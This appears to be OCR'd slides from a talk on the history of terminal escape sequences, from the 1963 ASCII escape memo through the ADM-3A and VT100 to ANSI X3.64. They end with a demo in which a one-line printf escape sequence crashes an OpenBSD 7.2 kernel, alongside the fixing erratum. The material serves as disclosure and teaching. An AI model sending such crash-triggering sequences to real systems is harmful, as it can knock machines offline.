This paper offers some thoughts on how "escape" may be defined and applied, and treats the effects of such a use on the coexistence of data processing and data communication systems. An implementation planned for use in the Bell System is described.

Application

It has been observed that "escape" could be used to permit the representation of either controls or graphics lying beyond the basic A.S.C.I.I. set. It is realized that the yet undefined characters "Shift Out" and "Shift In" are related to the use of "escape". Some presumptions will be made regarding the division of functions between "shift" and "escape" operations.

D.A. Kerr, X3.2 Subcommittee, Task Group on “Escape”, 1963

Teletype Model 33

- Released 1963
- One of the first devices to use ASCII
- Used in the development of…

TeleTYpewriter: TTY

Lear Siegler
ADM-3A

- Released 1976
- Not the first “glass” terminal
- In kit form it cost under $1000


ESC
CTRL
SHIFT
LINE FEED
RETURN
HERE IS
HOME
RUB
BREAK
REPEAT
CLEAR
SHIFT

3.2.2 Special Function Keys

In addition to the displayable character keys, the ADM-3A keyboard contains a number of other keys which are used for various terminal and system control operations, as follows:

1. ESC. The ESC key is used in conjunction with other character keys to produce a load-cursor operation, when in the Cursor Control Mode (CUR CTL-OFF switch set to CUR CTL). The load-cursor operation is used to position the cursor to a specific (absolute) screen position and to identify that position for the host computer. This operation may also be initiated by the host computer using the same escape sequences (refer to Programming Considerations).

   Four characters are required to complete the operation. The first two characters are always ESC =; they enable the load-cursor operation. The next two characters establish the Y-X (column-row) coordinates of the desired screen position. Figure 3-2 is a chart showing the ASCII characters (and their HEX codes) which must be typed to establish the desired column (Y) and row (X) screen location for the cursor.

VT100 - 1978


SLMIN .SYS 12P 20-Dec-85
XL .SYS 4P 20-Dec-85
SP .SYS 6P 13-Aug-86
RT11SJ.SYS 78P 13-Aug-86
NL .SYS 2P 13-Aug-86
SQ .SYS 5P 31-May-85
BASIC .SAV 56 24-May-79
DATIME.SAV 4 20-Dec-85
DUMP .SAV 9 20-Dec-85
TSXMOD.SAV 78 27-Nov-92
HARRIS.SAV 41 12-Jun-85
START .P36 2 21-Dec-91
EM1A .STM 19P 02-Feb-93
STAND .LIN 12P 15-Aug-83
EM1B .STM 19 11-Feb-93
JKFLIP.FOR 3 08-Mar-96
ANNOT .SAV 38 18-Apr-93
DUO .DIR 18 16-Jul-96
DIR .DIF 26 16-Jul-96
DEMOBG.OBJ 1 -BAD-
114 Files, 5949 Blocks
14433 Free blocks
.o
VM .SYS 3P 13-Aug-86
LD .SYS 8P 23-Aug-86
DL .SYS 5P 13-Aug-86
DU .SYS 6P 13-Aug-86
TT .SYS 2P 13-Aug-86
RL02DC.SYS 71P 21-Nov-94
BINCOM.SAV 24 20-Dec-85
DIR .SAV 19 20-Dec-85
DUP .SAV 47 20-Dec-85
FORTRA.SAV 206 21-May-85
LET .SAV 5 20-Dec-85
RETRO .OBJ 1519P 16-May-88
TSXUCL.TSX 22 07-Mar-92
TSXV6 .MSG 1P 04-Sep-95
JKFLIP.SAV 30 08-Mar-96
RT11FB.SYS 93P 20-Dec-85
TSXP23.NEW 1200P 27-Nov-92
DL .DIR 7 16-Jul-96
DEMOFG.OBJ 1 -BAD-
EVAN .ID 1
digital VT100

VT100 - 1978

ANSI X3.64-1979
(SEE INSIDE BACK COVER)

American National Standard

Adopted for Use by the Federal Government

FIPS

FIPS PUB 86
See Notice on Inside Front Cover

additional controls for use with american national standard code for information interchange

ANSI X3.64-1979

american national standards institute, inc.
1430 broadway, new york, new york 10018

Example VT100 escape sequences
(Movement)

```
"\e[0;10r"  Set Top and Bottom Margins (DECSTBM)

"\e[20;1H"  Cursor Position (CUP)

"\e[2B"     Cursor Down (CUD)
```

Demo

On a VT100 emulator

```
printf '\e[0;10r'
```

```
clearing /tmp
kern.securelevel: 0 -> 1
creating runtime link editor directory cache.
preserving editor files.
starting network daemons: sshd smtpd sndiod.
starting local daemons: cron.
Mon Jul 17 12:50:11 AEST 2023

OpenBSD/amd64 (openbsd.my.domain) (ttyC0)

login: root
Password:
Last login: Mon Jul 17 12:49:05 on ttyC0
OpenBSD 7.2 (GENERIC) #728: Tue Sep 27 11:49:18 MDT 2022

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

You have new mail.
openbsd# printf '\e[0;10r'
```

```
clearing /tmp
kern.securelevel: 0 -> 1
creating runtime link editor directory cache.
preserving editor files.
starting network daemons: sshd smtpd sndiod.
starting local daemons: cron.
Mon Jul 17 12:50:11 AEST 2023

OpenBSD/amd64 (openbsd.my.domain) (ttyC0)

login: root
Password:
Last login: Mon Jul 17 12:49:05 on ttyC0
OpenBSD 7.2 (GENERIC) #728: Tue Sep 27 11:49:18 MDT 2022

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

You have new mail.
openbsd# printf '\e[0;10r'
```

We forced an unexpected reboot


That was a present day OpenBSD bug

- **021: RELIABILITY FIX: February 26, 2023** *All architectures*
  Missing bounds check in console terminal emulation could cause a kernel crash after receiving specially crafted escape sequences.
  A source code patch exists which remedies this problem.


```
Missing bounds check in console terminal emulation could cause a kernel
crash after receiving specially crafted escape sequences.

Apply by doing:
    signify -Vep /etc/signify/openbsd-72-base.pub -x 021_wscons.patch.sig \
        -m - | (cd /usr/src && patch -p0)

And then rebuild and install a new kernel:
    KK=`sysctl -n kern.osversion | cut -d# -f1`
    cd /usr/src/sys/arch/`machine`/compile/$KK
    make obj
    make config
    make
    make install

Index: sys/dev/wscons/wsemul_vt100.c
===================================================================
RCS file: /cvs/src/sys/dev/wscons/wsemul_vt100.c,v
diff -u -p -u -r1.39 wsemul_vt100.c
--- sys/dev/wscons/wsemul_vt100.c       25 May 2020 09:55:49 -0000      1.39
+++ sys/dev/wscons/wsemul_vt100.c       23 Feb 2023 17:53:51 -0000
@@ -189,7 +189,7 @@ wsemul_vt100_cnattach(const struct wsscr
```

